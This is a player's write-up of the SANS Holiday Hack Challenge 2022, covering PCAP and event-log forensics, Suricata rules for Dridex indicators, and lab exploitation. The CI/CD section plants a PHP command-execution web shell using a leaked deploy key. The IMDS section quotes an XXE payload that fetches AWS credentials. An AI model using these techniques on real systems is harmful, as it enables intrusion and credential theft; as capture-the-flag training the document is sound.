SANS Holiday Hack Challenge 2022
KringleCon V: Golden Rings

Challenge writeup by Lamonato Andrea

Table of Contents

thedead@dellian:~$ whoami

KringleCon Orientation

Difficulty:

Get your bearings at KringleCon

Talk to Jingle Ringford	Get your badge	Create a wallet	Use the terminal	Talk to Santa
Jingle Ringford will start you on your journey!	Pick up your badge	Create a crypto wallet	Click the computer terminal	Talk to Santa in front of the castle to get your next objectives.

(Kind of) Solution

The Elf	The Badge	The Wallet Address	The Terminal	The Santa
		`0x4a831cfc7fD1A983b4AF04CfbF5da984bD6f7E7E`	 **The answer is “answer” :)**	

Recover the Tolkien Ring

Wireshark Practice


Difficulty: 

Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the suspicious PCAP. Get hints for this challenge by typing hint in the upper panel of the terminal.

Solution

Please note that I used both the file **`suspicious.pcap`**, downloaded from above URL, and **`pcap_challenge.pcap`**, present inside the terminal. Their `md5` hashes match and are **`f0450df7d1bf6e695f80a61259083307`**.

Question 1 - What type of objects can be exported from this PCAP? - Answer: `http`
The Wireshark "Export objects" functionality finds only HTTP exportable objects:



Interestingly enough there are 2 **`app.php`** files of different sizes. **`Diff`**ing the two files it is possible to observe a base64 encoded payload.

Question 2 - What is the file name of the largest file we can export? - Answer: `app.php`
Wireshark's "Export HTTP object list" window also shows filenames.

Question 3 - What packet number starts that app.php file? - Answer: `687`
Wireshark's "Export HTTP object list" window also shows the initial packet for the file download.

Question 4 - What is the IP of the Apache server? - Answer: `192.185.57.242`
Filter on the packet number and get the source IP:

```
elf@2c6b9deef396:~$ tshark -r pcap_challenge.pcap -T fields -e ip.src "frame.number == 687"
192.185.57.242
```

Question 5 - What file is saved to the infected host? - Answer: `Ref_Sept24-2020.zip`
By analyzing the modified app.php it is possible to notice that some JS code was added. This chunk of code contains an base64 encoded payload that gets decoded and downloaded with above-mentioned filename:

```
saveAs(blob1, 'Ref_Sept24-2020.zip');
```

The zip file contains a file named **`Ref_Sept24-2020.scr`** which is recognized by multiple AV solutions as being **`Dridex`** malware.

Question 6 - Attackers used bad TLS certificates in this traffic. Which countries were they registered to? - Answer: `Irelan, Israel, South Sudan`
It is possible to extract all the countries with **`tshark`** and some commands:

```
elf@2c6b9deef396:~$ tshark -r pcap_challenge.pcap -V | grep "DNSequence item: 1 item
(id-at-countryName=" | cut -d = -f 2 | cut -d ")" -f1 | sort | uniq
IE
IL
SS
US
```

These four countries map to: IE ➤ Ireland, IL ➤ Israel, SS ➤ South Sudan, US ➤ United States. At this point it is enough to order them excluding the pretty obvious “United States” from the list.

Question 7 - Is the host infected (Yes/No)? - Answer: `Yes`

It is possible to observe that after the malicious content is retrieved, the host does a connection to **`adv.epostoday.uk`** which is a known **`Dridex`** IOC:

```
elf@2c6b9deef396:~$ tshark -r pcap_challenge.pcap -V  "frame.number > 687 && ip.src ==
10.9.24.101 && dns" | grep "type A" | cut -d " " -f9 | cut -d ":" -f 1 | sort | uniq | head
-n 1
adv.epostoday.uk
```

Windows Event Logs

Difficulty: 

Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing **`hint`** in the upper panel of the Windows Event Logs terminal.

Hints

- **Built-In Hints**
  From: Sparkle Redberry
  The hardest steps in this challenge have hints. Just type **`hint`** in the top panel!
- **Event Logs Exposé**
  From: Sparkle Redberry
  New to Windows event logs? Get a jump start with Eric's talk!

Solution


Please note that I used **`evtx_dump.py`** to convert logs in a more readable format, the filename that will be used in commands is **`powershell.evtx.dump`**.

Question 1 - What month/day/year did the attack take place? - Answer: `12/24/2022`

Assuming there were multiple actions via PowerShell during the attack, I counted the number of logs by date and sorted by amount of logs with below command:

```
thedead@dellian:~$ for i in $(grep "TimeCreated" powershell.evtx.dump | cut -d '"' -f 2 |
cut -d " " -f 1 | sort | uniq); do a=$(grep "$i" powershell.evtx.dump | wc -l) && echo -e
"$a\t$i"; done | sort -rn | head -n 1
3540    2022-12-24
```

The hardest part in this question was realizing that **`2022-12-24`** was the right answer in the wrong format :)



Question 2 - An attacker got a secret from a file. What was the original file's name? - Answer: `recipe_updated.txt`

Searching for `secret` within the dump file allows finding multiple `Get-Content` commands against the file `Recipe.txt` and `recipe_updated.txt`, the latter being the answer.

Question 3 - The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions. - Answer: `$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}`

Using the regex `\$.*=` in `grep` allows finding variable assignments within events.:

```
thedead@dellian:~$ grep '<Data Name="ScriptBlockText"' powershell.evtx.dump | grep -e
"\$.*=" | tail -n 5
<Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish
oil'} $foo | Add-Content -Path 'recipe_updated.txt'
<Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'}
$foo | Add-Content -Path 'recipe_updated.txt'</Data>
<Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish
oil'}</Data>
<Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish
oil'}</Data>
<Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish
oil'}</Data>
```

Question 4 - After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action. - Answer: `$foo | Add-Content -Path 'Recipe'`

Previous questions led to the variable `$foo`, looking for it within the events identifies below usages:

```
thedead@dellian:~$ grep '<Data Name="ScriptBlockText"' powershell.evtx.dump | grep "\$foo" |
sort | uniq -c | sort -rn
      3 <Data Name="ScriptBlockText">$foo | Add-Content -Path 'Recipe.txt'</Data>
      2 <Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_-replace
'honey','fish oil'}</Data>
```

```
      1 <Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_ -replace 'honey',
'fish oil'}</Data>
      1 <Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_-replace
'honey','fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'</Data>
      1 <Data Name="ScriptBlockText">$foo = Get-Content .\Recipe| % {$_ -replace 'honey',
'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
      1 <Data Name="ScriptBlockText">$foo | Add-Content -Path 'recipe_updated.txt'</Data>
      1 <Data Name="ScriptBlockText">$foo | Add-Content -Path 'Recipe'</Data>
```

With above command it is possible to observe that the only write command being called multiple times is `$foo | Add-Content -Path 'Recipe'`.

Question 5 - The attacker ran the previous command against one file multiple times. What is the name of this file? - Answer: `Recipe.txt`

Previous question counted the occurrences of the `$foo` variable, and the file with most hits is `Recipe.txt`.

Question 6 - Were any files deleted? - Answer: `Yes`

Searching for the `del` command it is possible to observe the below two deletion events:

```
thedead@dellian:~$ grep '<Data Name="ScriptBlockText"' powershell.evtx.dump | grep "del "
<Data Name="ScriptBlockText">del .\Recipe.txt</Data>
<Data Name="ScriptBlockText">del .\recipe_updated.txt</Data>
```

Question 7 - Was the original file (from question 2) deleted? - Answer: `No`

To be fair, no-think 50% chance :)

Question 8 - What is the Event ID of the logs that show the actual command lines the attacker typed and ran? - Answer: `4104`

`4104` is the Event ID that logs the scriptblock https://www.myeventlog.com/search/show/980

Question 9 - Is the secret ingredient compromised? - Answer: `Yes`

Command `$foo = Get-Content .\Recipe| % {$_-replace 'honey','fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'` identified in question 3 substituted `honey` with `fish oil` in the `recipe_updated.txt` file.

Question 10 - What is the secret ingredient? - Answer: `Honey`

As per previous question, it was possible to identify the substitution of `honey` with `fish oil` in the `recipe_updated.txt` file.

Suricata Regatta

Difficulty: 

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

Solution

There are already some rules in the suricata.rules file:

```
alert http any any -> any any (msg:"FILE tracking PNG (1x1 pixel) (1)"; filemagic:"PNG image
data, 1 x 1,"; sid:19; rev:1;)
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET HUNTING Possible ELF executable sent
when remote host claims to send a Text File"; flow:established,from_server; http.header;
content:"Content-Type|3a 20|text/plain"; file.data; content:"|7f 45 4c 46|"; startswith;
fast_pattern; isdataat:3000,relative; classtype:bad-unknown; sid:2032973; rev:1;
metadata:updated_at 2021_05_18;)
alert ip any any -> any any (msg:"SURICATA IPv4 invalid checksum"; ipv4-csum:invalid;
classtype:protocol-command-decode; sid:2200073; rev:2;)
alert ip [199.184.82.0/24,199.184.223.0/24] any -> $HOME_NET any (msg:"ET DROP Spamhaus DROP
Listed Traffic Inbound group 27"; reference:url,www.spamhaus.org/drop/drop.lasso; threshold:
type limit, track by_src, seconds 3600, count 1; classtype:misc-attack;
flowbits:set,ET.Evil; flowbits:set,ET.DROPIP; sid:2400026; rev:3398; metadata:updated_at
2022_10_06;)
alert dns $HOME_NET any -> any any (msg:"ET WEB_CLIENT Malicious Chrome Extension Domain
Request (stickies .pro in DNS Lookup)"; dns.query; content:"stickies.pro"; nocase;
sid:2025218; rev:4;)
alert tcp any any -> any any (msg:"SURICATA Applayer No TLS after STARTTLS";
flow:established; app-layer-event:applayer_no_tls_after_starttls;
flowint:applayer.anomaly.count,+,1; classtype:protocol-command-decode; sid:2260004; rev:2;)
alert pkthdr any any -> any any (msg:"SURICATA IPv4 total length smaller than header size";
decode-event:ipv4.iplen_smaller_than_hlen; classtype:protocol-command-decode; sid:2200002;
rev:2;)
alert udp any any -> any 123 (msg:"ET DOS Possible NTP DDoS Inbound Frequent Un-Authed
GET_RESTRICT Requests IMPL 0x02"; content:"|00 02 10|"; offset:1; depth:3;
byte_test:1,!&,128,0; byte_test:1,&,4,0; byte_test:1,&,2,0; byte_test:1,&,1,0; threshold:
type both,track by_dst,count 2,seconds 60; classtype:attempted-dos; sid:2019021; rev:3;
metadata:created_at 2014_08_26, updated_at 2014_08_26;)
```

The challenge requires 4 alert rules: DNS lookups to **`adv.epostoday.uk`**, HTTP traffic to **`192.185.57.242`**, traffic where the Certificate subject is **`eardbellith.Icanwepeh.nagoya`** and **`gzip`**-ed HTTP response containing **`let byteCharacters = atob`** within the body. Below the 4 rules I used in the above order:

```
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection";
dns.query; content:"adv.epostoday.uk"; nocase; sid:1; rev:1;)

alert http any any <> 192.185.57.242 any (msg:"Investigate suspicious connections, possible
Dridex infection"; sid:2; rev:1;)

alert tls any any <> any any (msg:"Investigate bad certificates, possible Dridex infection";
tls.cert_subject; content:"CN=heardbellith.Icanwepeh.nagoya"; isdataat:!1,relative; sid:3;
rev:1;)

alert http any any <> any any (msg:"Suspicious JavaScript function, possible Dridex
infection"; http.accept_enc; http.response_body; content:"let byteCharacters = atob"; sid:4;
rev:1;)
```

Below the execution of `./rule_checker`:

```
elf@6061ca6b4d4a:~$ echo 'alert dns any any -> any any (msg:"Known bad DNS lookup, possible
Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:1; rev:1;)' >>
suricata.rules
elf@6061ca6b4d4a:~$ echo 'alert http any any <> 192.185.57.242 any (msg:"Investigate
suspicious connections, possible Dridex infection"; sid:2; rev:1;)' >> suricata.rules
elf@6061ca6b4d4a:~$ echo 'alert tls any any <> any any (msg:"Investigate bad certificates,
possible Dridex infection"; tls.cert_subject; content:"CN=heardbellith.Icanwepeh.nagoya";
isdataat:!1,relative; sid:3; rev:1;)' >> suricata.rules
elf@6061ca6b4d4a:~$ echo 'alert http any any <> any any (msg:"Suspicious JavaScript
function, possible Dridex infection"; http.accept_enc; http.response_body; content:"let
byteCharacters = atob"; sid:4; rev:1;)' >> suricata.rules
elf@6061ca6b4d4a:~$ ./rule_checker
rm: cannot remove '/home/elf/logs/*': No such file or directory
6/1/2023 -- 12:37:19 - <Notice> - This is Suricata version 6.0.8 RELEASE running in USER
mode
6/1/2023 -- 12:37:20 - <Notice> - all 5 packet processing threads, 4 management threads
initialized, engine started.
6/1/2023 -- 12:37:20 - <Notice> - Signal Received.  Stopping engine.
6/1/2023 -- 12:37:20 - <Notice> - Pcap-file module read 1 files, 5172 packets, 3941260 bytes
First rule looks good!

Second rule looks good!

Third rule looks good!

Fourth rule looks good! You've done it - thank you!
```

The Tolkien Ring

Just to take a good look at the Tolkien Ring recovered from previous challenges :)

Recover the Elfen Ring

Clone with a Difference

Difficulty: 

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.

Hints

- **HTTPS Git Cloning**
  From: Bow Ninecandle
  There's a consistent format for Github repositories cloned via HTTPS. Try converting!

Solution

Trying to clone the repo over SSH results in a permission denied error. The hint is “HTTPS Git Cloning”, so let’s just try to clone it over HTTPS:

```
bow@fa95bb60d384:~$ git clone https://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.83 MiB/s, done.
```

That worked, so let’s get the last word of the `README` file:

```
bow@fa95bb60d384:~$ tail -n1 aws_scripts/README.md | rev | cut -d " " -f 1 | rev
maintainers.
```

The solution is “`maintainers`” and can be confirmed with `runtoanswer`:

```
bow@fa95bb60d384:~$ runtoanswer
                                                                        Read that repo!

What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking......
Your answer is correct!
```

Prison Escape

Difficulty: 

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?

Hints

- **Mount Up and Ride**
  From: Bow Ninecandle

Were you able to `mount` up? If so, users' `home/` directories can be a great place to look for secrets...

- **Over-Permissioned**
  From: Bow Ninecandle
  When users are over-privileged, they can often act as root. When containers have too many permissions, they can affect the host!

Solution

Literally, the first thing I did was try `sudo`, and it worked. I then spent some time poking around the container eventually noticing the `/dev/vda` disk:

```
grinchum-land:~# fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
```

Considering the hint about `mount`, I just tried to mount `/dev/vda`, exposing a linux root file structure:

```
grinchum-land:~# mount /dev/vda /mnt
grinchum-land:~# mount | grep vda
/dev/vda on /mnt type ext4 (rw,relatime)
grinchum-land:~# ls /mnt
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc
root  run  sbin  srv  sys  tmp  usr  var
```

At that point it was pretty straightforward to find and read the flag file:

```
grinchum-land:~$ cat /mnt/home/jailer/.ssh/jail.key.priv | tail -n 11 | head -n 1 | cut -d "
" -f 11
082bb339ec19de4935867
```

The solution is the string `082bb339ec19de4935867` in the above output.

Jolly CI/CD

Difficulty: 🎄🎄🎄🎄🎄

Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.

Hints

- **Commiting to Mistakes**
  From: Tinsel Upatree
  The thing about Git is that every step of development is accessible – even steps you didn't mean to take! `git log` can show code skeletons.
- **Switching Hats**
  From: Tinsel Upatree
  If you find a way to impersonate another identity, you might try re-cloning a repo with their credentials.

Solution

Speaking with Tinsel, he admits he mistakenly committed something on the repo at http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git, so I cloned it. Knowing that a mistake was committed, I went through the git logs identifying an interesting commit called `whoops`:

```
grinchum-land:~/wordpress.flag.net.internal$ git log
# Output removed to shorten report
commit e2208e4bae4d41d939ef21885f13ea8286b24f05
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:43:53 2022 -0700

    big update

commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

commit abdea0ebb21b156c01f7533cea3b895c26198c98
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700

    added assets
# Output removed to shorten report
```

Assuming `whoops` either introduces or fixes the issue, I `diff`-ed it with previous and subsequent commits, identifying a private ssh key was removed:

```
grinchum-land:~/wordpress.flag.net.internal$ git diff
abdea0ebb21b156c01f7533cea3b895c26198c98 e19f653bde9ea3de6af21a587e41e7a909db1ca5 | cat
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
```

```
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
```

I tried connecting to the **gitlab.flag.net.internal** and **wordpress.flag.net.internal** host using the obtained credential but that was unsuccessful. I then noticed the file **.gitlab-ci.yml** inside the repository, which provides the commands that are executed on commit:

```
grinchum-land:~/wordpress.flag.net.internal$ cat .gitlab-ci.yml
stages:
  - deploy

deploy-job:
  stage: deploy
  environment: production
  script:
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-data:www-data
-atv --delete --progress ./ root@wordpress.flag.net.internal:/var/www/html
```

I tried committing a change to the **index.php** file that ended unsuccessful as I was missing the credentials. Having the private key for user **sprox@kringlecon.com**, I tried re-cloning the repo via SSH using that credential:

```
grinchum-land:~$ ls ~/.ssh/id_rsa -al
-rw------- 1 samways users 411 Jan  6 12:58 /home/samways/.ssh/id_rsa
grinchum-land:~$ git clone
git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 20.88 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.
```

I wrote a short PHP code that would execute commands received over the **cmd** GET parameter:

```php
<?php
        $output=null;
        $retval=null;
        exec ($_GET["cmd"], $output, $retval);
        echo "OUTPUT --> ";
        print_r($output);
        echo "\nRETVAL --> $retval";
?>
```

Then I substituted the original **index.php** with a one-liner version of that php script, committed and verified it was working:

```
grinchum-land:~/wordpress.flag.net.internal$ echo '<?php $output=null; $retval=null; exec
($_GET["cmd"], $output, $retval); echo "OUTPUT --> "; print_r($output); echo "\nRETVAL -->
$retval"; ?>' > index.php
grinchum-land:~/wordpress.flag.net.internal$ git add --all && git commit -m "$(date)" && git
push
# Output removed to shorten report
To gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
   37b5d57..3b5efbd  main -> main
grinchum-land:~/wordpress.flag.net.internal$ wget "wordpress.flag.net.internal?cmd=whoami"
-q -O -
OUTPUT --> Array
(
    [0] => www-data
)
```

I then just literally searched for **`flag`** maybe because the word repeated quite a lot, found and read it:

```
grinchum-land:~/wordpress.flag.net.internal$ wget "wordpress.flag.net.internal?cmd=find /*
2>/dev/null | grep flag" -q -O -
OUTPUT --> Array
(
    [0] => /flag.txt
    # Output removed to shorten report
)

RETVAL --> 0
grinchum-land:~/wordpress.flag.net.internal$ wget "wordpress.flag.net.internal?cmd=cat
/flag.txt" -q -O - | grep "\[27\]" | cut -d " " -f 34
oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT
```

The solution is the string **`oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT`** in the above output.

The Elfen Ring

Just to take a good look at the Elfen Ring recovered from previous challenges :)

Recover the Web Ring

Naughty IP

Difficulty: 🎄 🎄 🎄 🎄 🎄

Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Tolkien Ring for hints.

Hints

- **Wireshark Top Talkers**
  From: Alabaster Snowball
  The victim web server is 10.12.42.16. Which host is the next top talker?

Solution

Considering the hint about top talkers, I got the top talkers from the **`weberror.log`** file:

```
thedead@dellian:~$ for i in $(grep -E "^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+" weberror.log | cut
-d " " -f 1 | sort | uniq); do a=$(grep $i weberror.log | wc -l); echo $a $i; done | sort
-nr
1384 18.222.86.32
136 52.15.98.99
131 18.222.86.46
131 18.216.39.196
129 3.19.71.188
127 3.144.72.40
127 3.137.145.185
124 18.222.232.221
123 3.15.9.141
123 3.144.44.185
123 18.188.150.119
120 3.136.161.22
119 3.144.150.195
119 18.191.6.79
117 3.19.76.208
115 3.142.70.127
```

The answer is the top talker: **`18.222.86.32`**

Credential Mining

Difficulty: 

The first attack is a brute force login. What's the first username tried?

Hints

- **Wireshark String Searching**
  From: Alabaster Snowball
  The site's login function is at **`/login.html`**. Maybe start by searching for a string.

Solution

Considering the hint about the login page and the already known attacker's IP address, I used **`tshark`** and extracted the first POST payload toward **`/login.html`**:

```
thedead@dellian:~$ tshark -r victim.pcap -T fields -e http.file_data "ip.src==18.222.86.32
&& http.request.uri contains login.html && http.request.method==POST" | head -n 1
username=alice&password=philip
```

The answer is the username: **`alice`**

404 FTW

Difficulty: 

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?

Hints

- **HTTP Status Codes**
  From: Alabaster Snowball
  With forced browsing, there will be many 404 status codes returned from the web server. Look for 200 codes in that group of 404s. This one can be completed with the PCAP or the log file.

Solution

Knowing the attacker is going to be guessing URLs, I searched for all URLs with a **`404`** response code followed by a **`200`** for the known malicious IP address in the **`weberror.log`** file:

```
thedead@dellian:~$ grep "18.222.86.32" weberror.log | grep -B1 "404 -" | grep "200 -"
18.222.86.32 - - [05/Oct/2022 16:47:46] "GET /proc HTTP/1.1" 200 -
18.222.86.32 - - [05/Oct/2022 16:47:47] "GET /maintenance.html HTTP/1.1" 200 -
```

The answer is the first URL identified: **`/proc`**

IMDS, XXE, and Other Abbreviations

Difficulty: 🎄 🎄 🎄 🎄 🎄

The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

Hints

- **Instance Metadata Service**
  From: Alabaster Snowball
  AWS uses a specific IP address to access IMDS, and that IP only appears twice in this PCAP.

Solution

Knowing the attacker extracted the secret keys from the IMDS service, it is possible to filter on the string **`access`** within the **`weberror.log`** file and add some context to identify the complete request:

```
thedead@dellian:~$ grep -m 1 -A 24 -B 13 -i "access" weberror.log
18.191.6.79 - - [05/Oct/2022 16:48:57] "GET / HTTP/1.1" 200 -
ic| xml: (b'<?xml version="1.0" encoding="UTF-8"?>
         <!DOCTYPE foo [ <!ENTITY id SYSTE'
          b'M "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security'
          b'-credentials/ec2-instance"> ]>
         <product><productId>&id;</productId></pro'
          b'duct>
         ')
    parsed_xml: (b'<product><productId>{
                  "Code" : "Success",
                 # Output removed to shorten report
                  "AccessKeyId" : "ASIAV4AVRXQVJ267'
                 b'LD2Q",
                  "SecretAccessKey" : "OpGR4v70ygZ3RFf4WTzjNL45pQayRwZgBUgd0LJT",'
                 b'
                  "Token" : "IQoJb3JpZ2luX2VjECEaCXVzLWVhc3QtMiJHMEUCIHDsZXiUuHIUrLNH5p'
                 # Output removed to shorten report
                }</productId></product>')
    tree: <Element product at 0x7f9baeffc180>
```

It is possible to observe an XXE attack with the following XML payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY id SYSTEM
"http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-i
nstance"> ]>
<product>
    <productId>&id;</productId>
</product>
```

This payload forced the server to fetch the URL **`http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance`** which is the solution for this challenge.

Open Boria Mine Door

Difficulty: 🎄 🎄 🎄 🎄 🎄

Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.

Hints

- **Lock Mechanism**
  From: Alabaster Snowball
  The locks take input, render some type of image, and process on the back end to unlock. To start, take a good look at the source HTML/JavaScript.
- **Content-Security-Policy**
  From: Alabaster Snowball
  Understanding how Content-Security-Policy works can help with this challenge.
- **Input Validation**
  From: Alabaster Snowball
  Developers use both client- and server-side input validation to keep out naughty input.

Solution

Lock #1

First thing I noticed, is that each lock is a iframe on its own, so I opened the source code of the first lock identifying a comment within the HTML code:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Lock 1</title>
    <link rel="stylesheet" href="pin.css">
</head>
<body>
    <form method='post' action='pin1'>
        <!-- @&@&&W&&W&&&& -->
        <input class='inputTxt' name='inputTxt' type='text' value='' autocomplete='off' />
        <button>GO</button>
    </form>
    <div class='output'></div>
    <img class='captured'/>

    <!-- js -->
    <script src='pin.js'></script>
</body>
</html>
```

The string `@&@&&W&&W&&&&` inside the comment resolves lock #1.

Lock #2

The second lock didn't have comments in the code but considering the suggestion on input sanitization, I thought it was possible to inject HTML. The following line of code solves lock #2:

```
<div style="background:white; width:1000px; height:1000px"></div>
```

Lock #3

Previous solution didn't work on the third one. But with a similar idea, I tried using SVG to draw inside the box. The following line of code solves lock #3:

```
<svg width="1000" height="1000"><rect width="1000" height="1000" fill="blue" /></svg>
```

Lock #4

Same solution of lock #3, just with some more code:

